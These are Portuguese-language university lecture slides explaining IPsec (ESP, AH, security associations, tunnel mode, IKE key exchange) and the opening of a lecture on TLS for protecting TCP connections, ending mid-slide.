IPsec: O Protocolo IP de Segurança

- Provê segurança na camada de rede.
- Protege datagramas IP entre quaisquer entidades (dispositivos finais (*hosts*), roteadores).
- Usado para criar Redes Privadas Virtuais (VPNs) sobre a Internet pública.
- Definido pelo IAB como essencial para o IPv6 (autenticação e criptografia).
- Projetado para ser compatível tanto com IPv4 quanto com IPv6.
- Atualmente, muitos fabricantes já oferecem suporte ao IPsec.

Relembrando encapsulamento em redes




Figura 1.24 Hospedeiros, roteadores e *switches*; cada um contém um conjunto diferente de camadas, refletindo suas diferenças em funcionalidade.

Relembrando o formato do datagrama IPv4




Figura 4.17 Formato do datagrama IPv4.

Áreas Funcionais da Segurança em Nível IP

- A segurança em nível IP abrange três áreas funcionais:

1. Autenticação

- Garante que o pacote foi realmente enviado pela fonte identificada.
- Assegura que o pacote não foi alterado durante o trânsito.

2. Confidencialidade

- Permite aos nós da rede cifrar (criptografar) mensagens.
- Previne a espionagem (eavesdropping) por terceiros.

3. Gerenciamento de Chaves

- Trata da troca segura de chaves entre as partes.

O Conceito de Sigilo na Camada de Rede

- O que significa prover sigilo na camada de rede?
  - A entidade remetente (hospedeiro ou roteador) cifra as **cargas úteis (payloads)** de todos os datagramas que envia.
- O que é a carga útil (payload)?
  - Segmento TCP
  - Segmento UDP
  - Mensagem ICMP
  - Mensagem SNMP, etc.
- Resultado: **"Cobertura Total"**
  - Todos os dados (e-mails, páginas Web, mensagens de gerenciamento) ficam ocultos de intrusos.

Outros Serviços de Segurança da Camada de Rede

Além da confidencialidade, um protocolo de segurança da camada de rede pode prover:

- **Autenticação da Origem**
  - Permite à entidade destinatária verificar a origem (remetente) do datagrama protegido.
- **Integridade dos Dados**
  - Permite à entidade destinatária verificar se o datagrama sofreu qualquer adulteração durante o trânsito.
- **Prevenção do Ataque de Repetição (Replay Attack)**
  - Permite ao destinatário (Bob) detectar quaisquer datagramas duplicados que um atacante possa inserir no fluxo.
- **Característica:** IPsec pode **criptografar e/ou autenticar todo o tráfego no nível IP**.

Aplicações Comuns do IPsec

- O IPsec pode ser usado em LANs, WANs (públicas/privadas) e na Internet.
- Todas as aplicações distribuídas se beneficiam, sem necessidade de modificação.
- **Exemplos de uso:**
  - **Conectividade Segura de Filiais (VPN):**
    - Permite construir uma VPN segura sobre a Internet.
    - Reduz custos e a necessidade de redes privadas.
  - **Acesso Remoto Seguro:**
    - Usuários remotos (viajantes, telecommuters) acessam a rede da empresa de forma segura através de um ISP local.
  - **Conectividade Extranet/Intranet com Parceiros:**
    - Protege a comunicação com outras organizações (autenticação, confidencialidade, troca de chaves).
  - **Reforço à Segurança de E-commerce:**
    - Adiciona segurança, mesmo que as aplicações Web já possuam protocolos de segurança próprios.

Benefícios do IPsec


- **Implementação em Firewall/Roteador**
  - Aplica segurança forte a todo o tráfego que cruza o perímetro.
  - O tráfego interno (workgroup) não sofre overhead de processamento.
- **Resistência a Bypass**
  - Difícil de contornar (bypass) se o firewall IPsec for a única entrada da Internet.
- **Transparência para Aplicações**
  - Atua abaixo da camada de transporte (TCP/UDP).
  - Não exige mudança de software em usuários ou servidores.
  - Aplicações de camada superior não são afetadas.
- **Transparência para o Usuário Final**
  - Não é necessário treinar os usuários sobre os mecanismos de segurança.
  - Não é preciso gerenciar chaves por usuário (emitir/revogar).
- **Flexibilidade (Segurança Individual)**
  - Pode prover segurança para usuários individuais, se necessário.
  - Útil para trabalhadores remotos (off-site).
  - Permite criar sub-redes virtuais seguras para aplicações sensíveis.

IPsec e Redes Privadas Virtuais (VPNs)

- **O Cenário:**
  - Instituições que se estendem por diversas regiões geográficas.
- **A Necessidade:**
  - Desejam ter sua própria rede IP.
  - Objetivo: Permitir que seus hospedeiros e servidores enviem dados uns aos outros de forma segura e sigilosa.
- **A Solução Tradicional: Rede Privada**
  - Definição: Uma rede física independente, reservada a uma instituição particular.
  - Características:
  - É completamente separada da Internet pública.
  - Requer infraestrutura própria: roteadores, enlaces e DNS.
- **O Problema da Rede Privada:**
  - Custo muito elevado.
  - A instituição precisa comprar, instalar e manter sua própria infraestrutura de rede física.

A Solução: Rede Privada Virtual (VPN)

- VPNs operam "em cima" (sobre) da Internet pública.
- O tráfego é **criptografado** e enviado através da infraestrutura da Internet pública.
- Não é necessária uma rede fisicamente independente e dedicada.
- A criptografia é aplicada **antes** que os pacotes entrem na Internet pública.



VPN: Cenário de Exemplo e Fluxo de Tráfego

- **Componentes da Instituição (Exemplo):**
  - Matriz, Filial e outros acessando da Internet
- **Fluxo 1: Comunicação Interna (Dentro de um Local)**
  - Ex: Hospedeiro na Matriz $\leftrightarrow$ Hospedeiro na Matriz.
  - Ex: Hospedeiro na Filial $\leftrightarrow$ Hospedeiro na Filial.
  - Método: IP v4 padrão (sem IPsec). O tráfego não sai para a rede pública.
- **Fluxo 2: Comunicação Externa (Entre Locais via VPN)**
  - Ex: Hospedeiro na Matriz $\leftrightarrow$ Hospedeiro na Filial.
  - Ex: Vendedor Viajante $\leftrightarrow$ Hospedeiro na Matriz.
  - Caminho: O tráfego deve cruzar a Internet pública.
  - Método: O tráfego é **codificado (criptografado)** antes de entrar na Internet (usando IPsec).

Tráfego Misto: IPsec e IPv4 Comum

- **Ponto Importante:**
  - Nem todo o tráfego enviado à Internet pelos roteadores de borda ou pelos notebooks será protegido por IPsec.
- **Exemplo: Acesso à Internet Pública**
  - Um hospedeiro na matriz quer acessar um servidor Web comum (ex: Amazon, Google).
  - Este tráfego não é destinado à VPN.
- **Resultado: Coexistência de Tráfego**
  - O roteador de borda (e os notebooks) emitirão **ambos** os tipos de datagramas para a Internet:
    - Datagramas IPv4 comuns (para tráfego público).
    - Datagramas IPsec seguros (para tráfego da VPN).

VPN: Fluxo de Tráfego (Matriz → Vendedor Viajante)

- **1. Na Matriz (Origem)**
  - Um hospedeiro envia um datagrama IPv4 padrão (ex: TCP/UDP).
- **2. No Roteador de Borda (Gateway IPsec da Matriz)**
  - Intercepta o datagrama IPv4.
  - Converte o datagrama IPv4 em um datagrama **IPsec**.
  - Encaminha o pacote IPsec para a Internet.
- **3. Na Internet (Trânsito)**
  - O datagrama IPsec possui um cabeçalho IPv4 tradicional (externo).
  - Roteadores da Internet o processam como um datagrama IPv4 comum.
- **4. Estrutura do Pacote IPsec (no Trânsito)**
  - A carga útil (payload) do datagrama IPsec contém:
    - Um **cabeçalho IPsec** (para processamento de segurança).
    - A carga útil original (ex: segmento TCP/UDP), que está **codificada** (criptografada).
- **5. No Notebook do Vendedor (Destino)**
  - O S.O. recebe o datagrama IPsec.
  - **Decodifica** a carga útil (descriptografa).
  - Verifica outros serviços (ex: integridade dos dados).
  - Passa a carga útil original (não codificada) para a camada superior (TCP ou UDP).

Protocolos Principais do IPsec: AH vs. ESP

O conjunto IPsec possui dois protocolos principais para envio de dados seguros (entre hospedeiros ou roteadores):

- **1. Protocolo Cabeçalho de Autenticação (AH - Authentication Header)**
  - **Provê** Autenticação da Origem.
  - **Provê** Integridade dos Dados.
  - **NÃO** provê Sigilo (Confidencialidade).
- **2. Protocolo Carga de Segurança de Encapsulamento (ESP - Encapsulating Security Payload)**
  - **Provê** Autenticação da Origem.
  - **Provê** Integridade dos Dados.
  - **Provê Sigilo (Confidencialidade)** $\leftarrow$ (Função combinada de autenticação/criptografia).

O Foco no ESP (AH é Deprecated)

- **Por que o ESP é muito mais utilizado?**
  - O Sigilo (Criptografia) é muitas vezes essencial para VPNs.
  - VPNs geralmente desejam **autenticação E criptografia** para:
    - 1. Impedir que usuários não autorizados penetrem na rede.
    - 2. Impedir que espiões (eavesdroppers) na Internet leiam as mensagens.
- **O Status Atual do AH**: é **deprecated** (obsoleto)
  - Motivo: O próprio protocolo ESP já fornece a autenticação da mensagem.
  - O AH é mantido no IPsecv3 apenas para *backward compatibility* (compatibilidade retroativa).
  - **Não deve ser usado em novas aplicações.**
- **Foco atual: ESP**.

Associações de Segurança (SA)

- Datagramas IPsec são enviados entre pares de entidades da rede (hospedeiro $\leftrightarrow$ hospedeiro, roteador $\leftrightarrow$ roteador, etc.).
- **O que é uma Associação de Segurança (SA - Security Association)?**
  - É uma **conexão lógica** da camada de rede.
  - Criada **antes** que a entidade remetente possa enviar datagramas IPsec à entidade destinatária.
- **Característica Chave: Unidirecional**
  - Uma SA é uma conexão lógica **simples** (simplex).
  - Ela flui em apenas uma direção: do remetente para o destinatário.
- **Comunicação Bidirecional (Mútua)**
  - Se duas entidades querem enviar dados seguros entre si (nos dois sentidos): Precisam ser estabelecidas **duas SAs** (duas conexões lógicas).
  - Uma SA em cada direção.

Exemplo: Contagem de SAs em uma VPN

- **Cenário (Instituição):**
  - 1 Matriz.
  - 1 Filial.
  - n Vendedores Viajantes (notebooks).
- **Fluxos de Tráfego IPsec (Bidirecional):**
  - Tráfego bidirecional entre o roteador de borda da Matriz e o roteador de borda da Filial.
  - Tráfego bidirecional entre o roteador de borda da Matriz e CADA UM dos n Vendedores.
- **Cálculo - Quantidade de SA:**
  - **Matriz $\leftrightarrow$ Filial:**
    - 1 SA (Matriz $\rightarrow$ Filial)
    - 1 SA (Filial $\rightarrow$ Matriz)
    - *Subtotal = 2 SAs*
  - **Matriz $\leftrightarrow$ n Vendedores:**
    - Para cada vendedor, são necessárias 2 SAs (uma em cada direção).
    - *Subtotal* $= 2 \times n$ *SAs*
- **Total de SAs na VPN:**
  - Total = (SAs da Filial) + (SAs dos Vendedores)
  - Total $= 2 + 2n$ SAs

O Banco de Dados de Associações de Segurança (SAD)

- Toda implementação IPsec inclui um **Banco de Dados de Associações de Segurança** (SAD - Security Association Database).
- Este banco de dados armazena e define todos os parâmetros associados a cada SA (Associação de Segurança) ativa.
- Uma SA é caracterizada por um conjunto de parâmetros específicos. **Que vamos ver nos próximos slides**
- Uma entidade IPsec (roteador ou hospedeiro) armazena informações de estado para **muitas SAs** simultaneamente.
- **Relembrando o Exemplo da VPN:**
  - Cenário: 1 Matriz, 1 Filial e n vendedores.
  - O roteador de borda da Matriz guarda informações de estado para $\mathbf{(2 + 2n)}$ SAs.

O SPD - Security Policy Database

O Problema: R1 recebe um datagrama IPv4 da rede interna destinado a um IP de fora.

- **Como R1 sabe** se este datagrama deve ser convertido em IPsec (ou enviado como IPv4 comum)?
  - ... e se for IPsec, qual SA (dentre as várias no SAD) ele deve usar?
- **A Solução: O Banco de Dados de Política de Segurança (SPD)**
  - A entidade IPsec (R1) mantém esta *outra* estrutura de dados (além do SAD).
  - O SPD indica **quais tipos** de datagramas serão processados pelo IPsec.
  - A decisão é baseada em: Endereço IP remetente, Endereço IP destinatário, e Tipo do protocolo (TCP/UDP).
  - O SPD também aponta para qual SA deve ser usada.
- **A Diferença Chave: SPD vs. SAD**
  - **SPD (Política):** Indica **"O QUE"** fazer com um datagrama (Processar com IPsec, Descartar, Deixar passar).
  - **SAD (Associação):** Indica **"COMO"** fazer o IPsec (Chaves de criptografia/autenticação, algoritmos, SPI, etc).

Informações de Estado da SA (Exemplo: Roteador R1)




Figura 8.28 Associação de segurança (SA) de R1 a R2.

Uso das Informações de Estado da SA (Exemplo R1 $\rightarrow$ R2)

- **No Remetente (Roteador R1)**
  - Quando R1 precisa construir um datagrama IPsec para encaminhar por essa SA:
  - Ele acessa as informações de estado (SPI, chaves, algoritmos) da SA.
  - Usa essas informações para determinar como deve **autenticar** e **criptografar** o datagrama.
- **No Destinatário (Roteador R2)**
  - R2 mantém as *mesmas* informações de estado sobre essa SA (identificada pelo SPI).
  - Ele as usa para **autenticar** (verificar a integridade) e **decodificar** (descriptografar) qualquer datagrama IPsec que chegar da SA.

Informações de Estado da SA (Exemplo: Roteador RI)

O Roteador R1 manterá as informações de estado sobre essa SA:

- Um identificador de 32 bits para a SA: **Índice de Parâmetro de Segurança (SPI)**
- As interfaces da SA:
  - Interface remetente (Origem): 200.168.1.100
  - Interface destinatária (Destino): 193.68.2.23
- Parâmetros de Criptografia (para Sigilo):
  - O tipo de criptografia (ex: 3DES com CBC).
  - A chave de criptografia.
- Parâmetros de Integridade (para Autenticação):
  - O tipo de verificação de integridade (ex: HMAC com MD5).
  - A chave de autenticação.

Parâmetros da SA (Parte 1)

- **Contador de Número de Sequência (Sequence number counter)**
  - Um valor de 32 bits usado para gerar o campo "Sequence Number" nos cabeçalhos AH ou ESP
  - Essencial para o antireplay.
- **Estouro do Contador (Sequence counter overflow)**
  - Uma "flag" que indica se o estouro (overflow) do contador deve:
    - Gerar um evento auditável (log).
    - Impedir a transmissão de mais pacotes nesta SA.
- **Janela Antireplay (Antireplay window)**
  - Define uma "janela deslizante" (sliding window).
  - Usada para determinar se um pacote AH ou ESP recebido é um *replay* (pacote duplicado/malicioso).
  - O número de sequência do pacote deve estar dentro desta janela.

Parâmetros da SA (Parte 2)

- **Informações ESP**
  - Algoritmo de criptografia e autenticação.
  - Chaves, Valores de Inicialização (IVs), tempos de vida das chaves e parâmetros relacionados ao ESP.
- **Tempo de Vida da SA (Lifetime)**
  - Um intervalo de tempo ou uma contagem de bytes.
  - Após atingido, a SA deve ser substituída por uma nova SA (e novo SPI) ou terminada.
- **Modo do Protocolo IPsec (Protocol mode)**
  - Define o modo de operação: Túnel (Tunnel) ou Transporte (Transport)
- **Path MTU**
  - Armazena o "Maximum Transmission Unit" (tamanho máximo do pacote) observado no caminho.
  - Usado para evitar fragmentação de pacotes.
  - Inclui variáveis de "envelhecimento" (aging).

O Datagrama IPsec: Modo Túnel vs. Modo Transporte

- Analisando o datagrama IPsec.
- O IPsec possui **duas formas diferentes de pacotes** (dois modos de operação):
  - **Modo Túnel (Tunnel Mode)**
  - **Modo Transporte (Transport Mode)**
- **Comparação de Uso:**
  - O **Modo Túnel** é o mais apropriado para o cenário de VPNs (que vimos anteriormente).
  - Por esta razão, o Modo Túnel é **mais implementado** do que o Modo Transporte.
- **Foco da Aula:**
  - A partir de agora vamos nos concentrar **exclusivamente no Modo Túnel**.
  - (Uma vez que se tem uma compreensão sólida do Modo Túnel, é fácil aprender o Modo Transporte).

Processo de Criação do Datagrama ESP (Modo Túnel) - Parte 1

O processo de encapsulamento (ex: no roteador de borda) segue estes passos

- **1. Criptografia e criação da mensagem**
  - Pega-se o datagrama IP original (que será protegido).
  - Criptografa-se este datagrama (ele se torna o campo "Payload Data").
  - Anexa-se na frente dele o "Cabeçalho ESP" (SPI + Seq. Number).
  - O pacote resultante é o Cabeçalho ESP + Carga Criptografada + Trailers ESP.
- **2. Autenticação (MAC/ICV)**
  - Cria-se uma autenticação MAC (ou ICV - Integrity Check Value) sobre o datagrama inteiro.
  - Utiliza-se o algoritmo (ex: HMAC) e a chave de autenticação especificados na SA.

Processo de Criação do Datagrama ESP (Modo Túnel) - Parte 2

- **3. Formação da Carga Útil (Payload) ESP**
  - Anexa-se o MAC (ICV) atrás do datagrama.
  - O resultado (Cabeçalho ESP + Carga Criptografada + Trailers + MAC) forma a **Carga Útil ESP** completa.
- **4. Criação do Novo Cabeçalho IP (Modo Túnel)**
  - Por fim, cria-se um **novo cabeçalho IP** (IPv4 clássico, 20 bytes).
  - Este novo cabeçalho é anexado **antes** da Carga Útil ESP.
  - Este é o cabeçalho que os roteadores da Internet irão ler.

Datagrama IPSec




Figura 8.29 Formato do datagrama IPsec.

O Datagrama IPsec Resultante (Modo Túnel)

- **A Carga Útil (Payload) deste datagrama contém:**
  - O Cabeçalho ESP (SPI, Seq. Number).
  - O **Datagrama IP Original** (cifrado).
  - O Trailer ESP (Padding, Pad Length, Next Header) (cifrado).
  - O Campo de Autenticação ESP (ICV/MAC).
- **Cabeçalho IP Original (Interno e Cifrado)**
  - Contém os endereços dos *hospedeiros finais*.
  - Endereço IP Remetente (Ex): `172.16.1.17`
  - Endereço IP Destinatário (Ex): `172.16.2.48`
  - Estes endereços são **cifrados** e invisíveis para a Internet.
- **Novo Cabeçalho IP (Externo e Visível)**
  - Contém os endereços das *extremidades do túnel* (os gateways IPsec).
  - Endereço IP Remetente (Ex): `200.168.1.100`
  - Endereço IP Destinatário (Ex): `193.68.2.23`
  - O campo "Protocolo" deste novo cabeçalho é **50** (indicando ESP), e não TCP(6) ou UDP(17).

Revisão: O Cabeçalho ESP (Enviado em Aberto)

- O "Cabeçalho ESP" é anexado na frente da unidade cifrada (payload + trailer).
- Este cabeçalho **não é criptografado** (é enviado "em aberto" / "clear text").
- Ele consiste em dois campos principais:
- **1. O Índice de Parâmetro de Segurança (SPI)**
  - **Função:** Indica à entidade destinatária (ex: R2) a qual Associação de Segurança (SA) este datagrama pertence.
  - **Ação no Destino:** A entidade usa o SPI para indexar (localizar) rapidamente a SA correta em seu Banco de Dados (SAD).
  - Ao localizar a SA, o destino sabe quais algoritmos e chaves deve usar para autenticar e decriptar o pacote.
- **2. O Campo de Número de Sequência**
  - **Função:** É usado para a proteção contra ataques de repetição (replay attacks).
  - (O destinatário verifica este número contra a sua "janela antireplay" definida na SA).

O Trailer ESP: Campos e Criptografia

- O trailer ESP consiste em três campos:
- **Importante:** O trailer é adicionado ao datagrama IP original **antes** da cifragem.
- **1. Enchimento (Padding)**
  - **O quê:** Bytes sem significado.
  - **Por quê:** Cifras de bloco exigem que a mensagem a ser cifrada seja um múltiplo inteiro do comprimento de bloco (ex: 128 bits para o AES).
  - O enchimento é usado para "completar" o bloco.
- **2. Tamanho do Enchimento (Pad Length)**
  - **O quê:** Um campo que indica quantos bytes de enchimento (*padding*) foram inseridos.
  - **Por quê:** Permite à entidade destinatária saber exatamente quanto enchimento deve remover após a decriptação.
- **3. Próximo Cabeçalho (Next Header)**
  - **O quê:** Identifica o tipo de dados da carga útil (o datagrama original).
  - **Por quê:** Informa ao S.O. do destinatário para qual protocolo entregar o pacote decriptado (ex: TCP, UDP, ICMP).
- **Resumo do Processo de Cifragem:**
  - Os [Dados da Carga Útil (Datagrama IP original)] e o [Trailer ESP] são concatenados.
  - O resultado concatenado é então **cifrado** como uma única unidade.

O MAC de Autenticação ESP (ICV)

- Além da criptografia, a entidade remetente anexa uma **Autenticação MAC** (MAC - Message Authentication Code) ou ICV.
- **Sobre o que o MAC é calculado?**
  - O remetente calcula o MAC sobre **toda o datagrama**.
- **O que o cálculo do MAC?**
  - O Cabeçalho ESP (SPI + Seq. Number) - (em aberto).
  - O Datagrama IP original (já criptografado).
  - O Trailer ESP (Padding, etc.) (já criptografado).
- **Como o MAC é calculado? (Revisão)**
  - O remetente anexa uma **chave MAC secreta** definida na SA.
  - Em seguida, calcula um **hash de tamanho fixo** do resultado (ex: HMAC-MD5 ou HMAC-SHA1).
  - Este hash é o MAC/ICV, que é anexado ao final do pacote.

Processamento no Destino (Exemplo: Roteador R2)

- Quando R2 recebe o datagrama IPsec (destino: R2, protocolo: 50):
- **1. Identificação da SA:**
  - R2 entende que é um pacote ESP (Protocolo 50).
  - Ele lê o campo **SPI** (no cabeçalho ESP) para determinar a qual SA o datagrama pertence (procurando no SAD).
- **2. Verificação de Autenticidade/Integridade:**
  - R2 calcula o MAC sobre o datagrama (usando a chave da SA).
  - Compara o MAC calculado com o valor no campo MAC ESP.
  - Se forem compatíveis: R2 sabe que (A) o pacote veio de R1 e (B) não foi adulterado.
- **3. Verificação Antireplay:**
  - R2 verifica o campo **Número de Sequência** para garantir que o datagrama é novo (e não um pacote repetido).

Processamento no Destino (Exemplo: Roteador R2)

- **4. Decodificação (Descriptografia):**
  - R2 decodifica a unidade cifrada (payload + trailer) usando o algoritmo e a chave de criptografia da SA.
- **5. Extração do Pacote Original:**
  - R2 remove o enchimento (padding) e extrai o datagrama IP original (que estava cifrado).
- **6. Encaminhamento:**
  - R2 finalmente encaminha o datagrama IP original (agora em claro) para a rede da filial, em direção ao seu destino final (ex: 172.16.2.48).

IKE: Gerenciamento de Chave no IPsec

- **O Desafio: Como criar as Associações de Segurança (SAs)?**
- **Opção 1: "Teclagem Manual" (Manual Keying)**
  - **Cenário:** VPNs com um número pequeno de pontos finais (ex: 2 roteadores).
  - **Ação:** O administrador de rede pode inserir *manualmente* as informações da SA (algoritmos, chaves, SPIs) nos SADs das entidades.
- **O Problema desta Abordagem:**
  - É claramente **impraticável** para uma VPN grande.
  - (Ex: Redes com centenas ou milhares de roteadores e hospedeiros IPsec).
- **Opção 2: O Mecanismo Automático (IKE)**
  - Implementações grandes e geograficamente distribuídas exigem um mecanismo automático para a criação das SAs.
  - O IPsec utiliza para isso o protocolo **IKE (Internet Key Exchange)**.
  - Especificado na **RFC 5996**.

IKE: Funções Principais do Protocolo

- O protocolo IKE (Internet Key Exchange) é o mecanismo automático para criar SAs.
- **Responsabilidades do IKE:**
- **1. Autenticação das Entidades**
  - Troca certificados para provar a identidade das partes (ex: R1 e R2).
- **2. Negociação de Parâmetros**
  - Negocia os algoritmos de criptografia (ex: AES, 3DES).
  - Negocia os algoritmos de autenticação (ex: HMAC-SHA1).
- **3. Geração de Chaves**
  - Troca informações de chave com segurança (usando Diffie-Hellman).
  - Cria as chaves de sessão (secretas) que serão usadas nas SAs do IPsec.

IKE: A Estrutura de Duas Fases

- O IKE opera em duas fases principais (contexto: R1 e R2).
- **Fase 1: O Canal Seguro**
  - Objetivo: Criar um canal seguro e autenticado **para o próprio IKE**.
  - Consiste em duas trocas de pares de mensagens.
  - Resultado: Criação de uma **IKE SA** (bidirecional).
- **Atenção: IKE SA $\neq$ IPsec SA**
  - A **IKE SA** (Fase 1) é um canal seguro para proteger as negociações do IKE.
  - As **IPsec SAs** (Fase 2) são as conexões unidirecionais usadas para proteger os dados do usuário (o tráfego da VPN).

IKE: Detalhes da Fase 1

- **Primeira Troca de Mensagens (Anônima)**
  - Os dois lados (R1, R2) usam **Diffie-Hellman**.
  - **Objetivo:** Criar a IKE SA bidirecional.
  - Chaves são estabelecidas para criptografia e autenticação **da IKE SA**.
  - Um **segredo mestre** é estabelecido (para ser usado na Fase 2).
  - *Importante:* Nesta etapa, nem R1 nem R2 revelam sua identidade (não assinam nada com chaves privadas).
- **Segunda Troca de Mensagens (Autenticada)**
  - Ambos os lados **revelam suas identidades** (ex: certificados) assinando as mensagens.
  - *Segurança:* As identidades não são expostas a "analisadores passivos", pois esta troca já ocorre **dentro do canal seguro IKE SA** criado na primeira troca.
  - *Negociação:* Os dois lados negociam os algoritmos de autenticação e criptografia que serão usados pelas futuras **SAs IPsec** (da Fase 2).

IKE: Fase 2 e a Motivação

- **IKE Fase 2: Criação das SAs IPsec**
  - Ao fim da Fase 1, existe um canal IKE SA seguro e autenticado.
  - Na Fase 2, os dois lados usam este canal para criar as **SAs do IPsec**.
  - Criam uma SA IPsec em cada direção (duas SAs unidirecionais).
  - As chaves de sessão de criptografia e autenticação são estabelecidas para ambas as SAs IPsec.
  - Agora, podem usar essas SAs IPsec para enviar dados seguros.
- **A Motivação para as Duas Fases**
  - **Custo Computacional.**
  - A Fase 1 é "cara" (envolve criptografia de chave pública: Diffie-Hellman e assinaturas RSA).
  - A Fase 2 é "barata" (não envolve chave pública; usa o segredo mestre da Fase 1).
  - **Vantagem:** Permite criar um *grande número* de SAs IPsec (Fase 2) com um custo computacional relativamente pequeno, após estabelecer apenas uma IKE SA (Fase 1).

Aula 13 - TLS

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Protegendo conexões TCP: TLS

- **Contextualização:**
  - Vimos segurança na camada de rede.
  - Agora, subimos uma camada na pilha de protocolo.
- **O Objetivo do TLS:**
  - Examinar como a criptografia pode aprimorar o **TCP**.
  - (Transport Layer Security).
- **Serviços de Segurança Adicionados ao TCP:**
  - Sigilo (Confidencialidade).
  - Integridade dos Dados.
  - Autenticação do Ponto Final (End-point Authentication).
- **Padronização e Histórico:**
  - O TLS é padronizado pelo IETF na **RFC 4346**.
  - Uma versão anterior e semelhante deste protocolo é o **SSL (Secure Sockets Layer)** versão 3.

TLS: Histórico e Adoção

- **Origem:** O SSL (Secure Sockets Layer) foi originalmente projetado pela Netscape.
  - (Ideias básicas sobre proteção do TCP antecedem este trabalho, ex: Woo, 1994).
- **Sucessor:** O TLS (Transport Layer Security) é o sucessor padronizado do SSL.
- **Adoção Massiva:**
  - Suportado por todos os navegadores Web e servidores Web populares.
  - Usado pelo Gmail e por **basicamente todos os sites de comércio eletrônico** (Amazon, eBay, TaoBao).
  - Centenas de bilhões de dólares são gastos anualmente usando TLS.
- **Como o usuário identifica o TLS?**
  - Se você já comprou algo online com cartão de crédito, sua comunicação foi quase certamente via TLS.
  - A URL no navegador se inicia com **https://** (em vez de http://).

A Necessidade do TLS: Cenário de E-commerce

- **O Cenário Típico:**
  - **Bob** (cliente) está navegando na Web.
  - Ele acessa o site da **Alice Incorporated** (vendedor) para comprar perfume.
- **A Ação:**
  - O site exibe um formulário.
  - Bob insere informações sensíveis:
    - Tipo de perfume e quantidade.
    - Seu endereço.
    - O **número de seu cartão de crédito**.
  - Bob clica em "Enviar".
- **A Expectativa (sem segurança):**
  - Bob espera receber o perfume e a cobrança correta.
  - **O Risco:** Se nenhuma medida de segurança for tomada, Bob pode ter "surpresas".

Riscos: O Cenário de E-commerce sem TLS

- **1. Se nenhuma Confidencialidade (Sigilo) for utilizada:**
  - Um invasor (Trudy) poderia **interceptar** o pedido.
  - Trudy rouba as informações do cartão de crédito de Bob.
  - Consequência: O invasor pode fazer compras à custa de Bob.
- **2. Se nenhuma Integridade dos Dados for utilizada:**
  - Um invasor poderia **modificar** o pedido de Bob em trânsito.
  - Ex: Fazer Bob comprar 10x mais frascos de perfume do que o desejado.
- **3. Se nenhuma Autenticação do Servidor for utilizada:**
  - Um servidor (mantido por Trudy) poderia **se passar** pela Alice Inc., usando o mesmo logotipo.
  - Bob insere seus dados no site falso de Trudy.
  - Consequência: Trudy fica com o dinheiro e some, ou pratica **roubo de identidade** (nome, endereço, cartão).

TLS: Além do HTTP e Posição na Pilha

- **Uso Comum: HTTPS**
  - Muitas vezes, o TLS é usado para oferecer segurança em transações que ocorrem pelo HTTP.
- **O Verdadeiro Alcance: Qualquer Aplicação TCP**
